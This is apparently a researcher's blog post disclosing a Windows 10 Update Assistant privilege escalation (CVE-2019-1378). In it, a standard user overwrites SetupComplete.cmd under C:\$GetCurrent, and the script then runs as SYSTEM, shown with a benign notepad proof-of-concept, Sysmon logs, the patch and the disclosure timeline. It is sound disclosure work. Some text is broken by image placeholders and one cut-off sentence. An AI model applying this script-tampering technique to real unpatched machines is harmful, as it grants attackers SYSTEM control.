
# CVE-2019-1378: EXPLOITING AN ACCESS CONTROL PRIVILEGE ESCALATION VULNERABILITY IN WINDOWS 10 UPDATE ASSISTANT (WUA)

11/14/2019

Jimmy Bayne

**Introduction**

Windows 10 is an incredibly feature rich Operating System (OS). In the last four years, the innovative folks at Microsoft have continued to introduce and expand functionality as well as improve and integrate security features in its flagship OS. On the second Tuesday of each month, many of us that live in the Windows 10 universe receive updates from the mothership or through derivate means; These monthly patches are typically feature OS updates, security updates, and anti-virus definition updates. In this short post we'll discuss an alternate Windows update process, a recently discovered vulnerability, and an 'interesting' way to exploit it.

**Updating with Windows 10 Update Assistant (WUA)**

In addition to monthly updates, Microsoft releases major OS "feature" updates such as Version 1903 (released in May 2019) and Version 1909 (released this month). Interestingly, Microsoft provides an easy, alternate way to facilitate these feature updates with the Windows 10 Update Assistant (WUA), an installer program that is available here.

The process for updating is as simple as downloading the update file (Windows10UpgradeXXXX.exe) and running it in an administrator session.

AUTHORS

Ken Jenkins
Jimmy Bayne
Luke Willadsen
Bradley Wolfenden
Fairuz Rafique
Adrian Gerber

ARCHIVES

May 2020
April 2020
March 2020
February 2020
January 2020
December 2019
November 2019
October 2019

CATEGORIES

All

RSS Feed

## Vulnerability Discovery Walkthrough

After installing WUA and updating to Windows 10 1903 on one of my test machines, I decided to look around the file system for any interesting artifacts left behind. In the recent past, simply poking around the OS and analyzing new features has helped me discover interesting LOLBINs and vectors for defense evasion (Shameless plug – some of these adventures have been documented at bohops.com for better or worse 😉). This simple discovery process led me to take a look at a strange directory in the root of the system drive called ***$GetCurrent***.

```
PS C:\ > gci -Hidden c:\

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--h--        10/11/2019  12:29 PM                $GetCurrent
d--hs-         8/31/2019  12:37 PM                $Recycle.Bin
d--hs-        10/24/2019  11:14 AM                Config.Msi
d--hsl         7/30/2015   5:51 PM                Documents and Settings
d--h--        10/24/2019  11:19 AM                ProgramData
d--hs-         6/20/2019   3:47 PM                Recovery
d--hs-         3/11/2019  12:53 AM                System Volume Information
-arhs-         7/10/2015   1:30 AM         395268 bootmgr
-a-hs-         3/27/2015   5:33 PM              1 BOOTNXT
-a-hs-        10/24/2019  11:14 AM     2550136832 pagefile.sys
-a-hs-        10/24/2019  11:14 AM      268435456 swapfile.sys
```

**Figure 1:** $GetCurrent Directory

After drilling down into ***$GetCurrent***, I discovered another directory called ***SafeOS***. This directly had a few interesting files including several batch/cmd scripts.

```
PS C:\$GetCurrent\SafeOS > gci

    Directory: C:\$GetCurrent\SafeOS

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/10/2019   4:40 PM         147048 GetCurrentOOBE.dll
-a----         6/20/2019   2:54 PM            157 GetCurrentRollback.ini
-a----         6/20/2019   2:52 PM            577 PartnerSetupComplete.cmd
-a----         6/20/2019   2:54 PM             74 preoobe.cmd
-a----         6/20/2019   2:54 PM            307 SetupComplete.cmd
```

**Figure 2:** SafeOS Scripts

In particular, the ***SetupComplete.cmd*** and ***PartnerSetupComplete.cmd*** files stood out to me. After examining the contents of each script, it was quite clear that these were left behind after the Windows 10 upgrade process.

```
PS C:\$GetCurrent\SafeOS > gc .\SetupComplete.cmd
@echo off
setlocalecho Delete rollback information ...
cd /d %~d0%\$GetCurrent\SafeOS
rundll32.exe GetCurrentOOBE.dll,GetCurrentOOBE_UpdateRollbackReason
rmdir /s /q %~d0%\$GetCurrent\media
rmdir /s /q %~d0%\$GetCurrent\Customization
PartnerSetupComplete.cmd > ..\Logs\PartnerSetupCompleteResult.log
```

**Figure 3:** SetupComplete Contents





**Figure 4:** PartnerSetupComplete Contents

From prior knowledge, I knew that creating directory structures in the system root (e.g. the C drive) allowed unprivileged users modify/write permissions on files and folders created within the directory structure by default. This was confirmed when I looked at the inherited folder and file access control entries.






**Figure 5:** Inherited File Permissions

After reviewing the Access Control Lists (ACLs), I wondered if there was a way to tamper with the script files to influence higher privileged command/code execution. It made sense to me that this would occur during the update process, but how and at what impact was something I wanted to figure out. So, I setup a new test machine to see if it could be done…

**Exploitation Walkthrough**

In preparation, I installed an older version of the Windows 10 operating system, created a standard user account, and setup the Sysinternals Sysmon tool with SwiftOnSecurity's configuration to capture trace events. After downloading WUA in an admin logon session, I kicked off the WUA installer and proceeded with the update.



After stepping through the installer menu, I logged in as the standard user and monitored the root directory for the creation for the ***$GetCurrent*** directory [illegible]



Since it appeared to be the "kick script", I decided to target ***SetupComplete.cmd*** for tampering. It took several minutes after kicking off the WUA installer that ***SetupComplete.cmd*** was downloaded, but I was eventually able to overwrite the targeted file with this proof-of-concept payload for launching notepad.exe:

```
c:\$GetCurrent\SafeOS>type SetupComplete.cmd
@echo off
call notepad.exe
pause
```

**Figure 7:** SetupComplete Tamper Payload

***Note:** After the initial stage of the update completes, the computer reboots several times to perform the actual OS update. Unless an administrator forces a reboot, the WUA installer will automatically reboot in about 30 minutes. This allows about 30 minutes to tamper with the ***SetupComplete.cmd*** file if there are any edit/lock issues early on in the update process.

After the target file has been overwritten, there is really not much to do except wait and monitor for (possible) code execution. At this time, I knew the computer would reboot several times but did not know if/when/how execution would occur.

During the "WUA installer" update phase, the machines goes in and out of "busy mode" and reboots several times.





**Figure 8:** Windows Update Busy Mode

It is not until the second reboot or so that we finally see successful evidence of our





**Figure 9:** Notepad Execution

Fantastic! This proves that a normal user could influence the update process. However, an assumption that this is actually invoked under the NT AUTHORITY\SYSTEM user context can be made, but this cannot be confirmed in the current state. Hopefully, this is where Sysmon can help fill in those gaps…

## Sysmon Tracing For the Win

Fortunately, Sysmon process tracking actually tells use the story of what was happening behind the scenes. The ***SetupComplete.cmd*** batch file is actually copied to the ***c:\windows\setup\scripts\ directory*** and executed by ***cmd.exe*** as a child process of ***WinDeploy.exe***.

```
c:\$GetCurrent\SafeOS>dir c:\windows\setup\scripts\SetupComplete.cmd
 Volume in drive C has no label.
 Volume Serial Number is E0B3-B26E

 Directory of c:\windows\setup\scripts

09/25/2019  09:27 PM                34 setupcomplete.cmd
               1 File(s)             34 bytes
               0 Dir(s)  23,606,464,512 bytes free

c:\$GetCurrent\SafeOS>type c:\windows\setup\scripts\SetupComplete.cmd
@echo off
call notepad.exe
pause
```

**Figure 10:** SetupComplete Move & Contents

We can now confirm that privilege elevation occurs under the NT AUTHORITY\SYSTEM Account through this process ancestry:

## WinDeploy.exe [PID 1120] -> Cmd.exe [PID 4244] ->

- **EventData**

| | |
|---|---|
| **RuleName** | |
| **UtcTime** | 2019-09-15 01:35:39.882 |
| **ProcessGuid** | {11239c58-956b-5d7d-0000-0010685a0100} |
| **FileVersion** | 10.0.18362.1 (WinBuild.160101.0800) |
| **Description** | Windows Deployment Loader |
| **Product** | Microsoft® Windows® Operating System |
| **Company** | Microsoft Corporation |
| **OriginalFileName** | WinDeploy.exe |
| **CommandLine** | oobe\windeploy.exe |
| **CurrentDirectory** | C:\WINDOWS\system32\ |
| **User** | NT AUTHORITY\SYSTEM |
| **LogonGuid** | {11239c58-9566-5d7d-0000-0020e7030000} |
| **LogonId** | 0x3e7 |
| **TerminalSessionId** | 1 |
| **IntegrityLevel** | System |
| **Hashes** | MD5=04D6B8CF4F3EC3596DAD7B1C97451A10,SHA256=83CBE8B09895A7C612E3DACFDB3FC50AC3C9E6912806B3E548084939 |
| **ParentProcessGuid** | {11239c58-9566-5d7d-0000-001087fe0000} |
| **ParentProcessId** | 828 |
| **ParentImage** | C:\Windows\System32\winlogon.exe |
| **ParentCommandLine** | winlogon.exe |

**Figure 11:** Symon Event (WinDeploy)

- **EventData**

| | |
|---|---|
| **RuleName** | |
| **UtcTime** | 2019-09-15 01:40:10.865 |
| **ProcessGuid** | {11239c58-967a-5d7d-0000-001067c32800} |
| **ProcessId** | 4244 |
| **Image** | C:\Windows\System32\cmd.exe |
| **FileVersion** | 10.0.18362.1 (WinBuild.160101.0800) |
| **Description** | Windows Command Processor |
| **Product** | Microsoft® Windows® Operating System |
| **Company** | Microsoft Corporation |
| **OriginalFileName** | Cmd.Exe |
| **CommandLine** | C:\WINDOWS\system32\cmd.exe /c C:\WINDOWS\Setup\Scripts\SetupComplete.cmd |
| **CurrentDirectory** | C:\WINDOWS\system32\ |
| **User** | NT AUTHORITY\SYSTEM |
| **LogonGuid** | {11239c58-9566-5d7d-0000-0020e7030000} |
| **LogonId** | 0x3e7 |
| **TerminalSessionId** | 1 |
| **IntegrityLevel** | System |
| **Hashes** | MD5=9D59442313565C2E0860B88BF32B2277,SHA256=D0CEB18272966AB62B8EDFF100E9B4A6A3CB5DC0 |
| **ParentProcessGuid** | {11239c58-956b-5d7d-0000-0010685a0100} |
| **ParentProcessId** | 1120 |
| **ParentImage** | C:\Windows\System32\oobe\windeploy.exe |
| **ParentCommandLine** | oobe\windeploy.exe |

**Figure 12:** Symon Event (Cmd – SetupComplete Payload)

- **EventData**

| | |
|---|---|
| **RuleName** | |
| **UtcTime** | 2019-09-15 01:40:11.218 |
| **ProcessGuid** | {11239c58-967b-5d7d-0000-00107ddb2800} |
| **ProcessId** | 3324 |
| **Image** | C:\Windows\System32\notepad.exe |
| **FileVersion** | 10.0.18362.1 (WinBuild.160101.0800) |
| **Description** | Notepad |
| **Product** | Microsoft® Windows® Operating System |
| **Company** | Microsoft Corporation |
| **OriginalFileName** | NOTEPAD.EXE |
| **CommandLine** | notepad.exe |
| **CurrentDirectory** | C:\WINDOWS\system32\ |
| **User** | NT AUTHORITY\SYSTEM |
| **LogonGuid** | {11239c58-9566-5d7d-0000-0020e7030000} |
| **LogonId** | 0x3e7 |
| **TerminalSessionId** | 1 |
| **IntegrityLevel** | System |
| **Hashes** | MD5=F1139811BBF61362915958806AD30211,SHA256=F1D62648EF915D85CB4FC140359E925395D315C70F3566B63BB3E21151C |
| **ParentProcessGuid** | {11239c58-967a-5d7d-0000-001067c32800} |
| **ParentProcessId** | 4244 |
| **ParentImage** | C:\Windows\System32\cmd.exe |
| **ParentCommandLine** | C:\WINDOWS\system32\cmd.exe /c C:\WINDOWS\Setup\Scripts\SetupComplete.cmd |

**Figure 13:** Symon Event (Privileged Notepad)

***Note:** We could have potentially used ProcMon and boot logging to capture trace events, but I was not quite sure how this would behave across multiple reboots.



### Vulnerability Mitigation

After reporting the vulnerability, Microsoft was able to reproduce the issue and quickly deployed a fix for the ***$GetCurrent*** directory structure created during the WUA update process for Version 1903 -

```
PS C:\$GetCurrent> get-acl .\SafeOS\SetupComplete.cmd | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\$GetCurrent\SafeOS\SetupComplete.cmd
Owner  : BUILTIN\Administrators
Group  : DESKTOP-ELV931V\None
Access : BUILTIN\Administrators Allow  FullControl
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         NT AUTHORITY\SYSTEM Allow  FullControl
Audit  :
Sddl   : O:BAG:S-1-5-21-261037187-2450064039-3410702809-513D:(A;ID;FA;;;BA)(A;ID;0x1200a9;;;BU)(A;ID;FA;;;SY)
```

**Figure 14:** Patched Permissions for SetupComplete

Although exploiting this vulnerability requires a particular trigger and timing event, consider following this post-mitigation guidance on BleepingComputer to remove the WUA installer program. If not removed by the uninstaller program, consider deleting the ***$GetCurrent*** directory structure if it is left behind.

### Disclosure Timeline

- **Mid September 2019:** WUA vulnerability was reported to MSRC.
- **Early October 2019**: After a continued dialog, MSRC engineers successfully reproduced the issue.
- **October 2019 Patch Tuesday**: WUA fix was quickly applied since it did not have to go through a check-in process.

Comments are closed.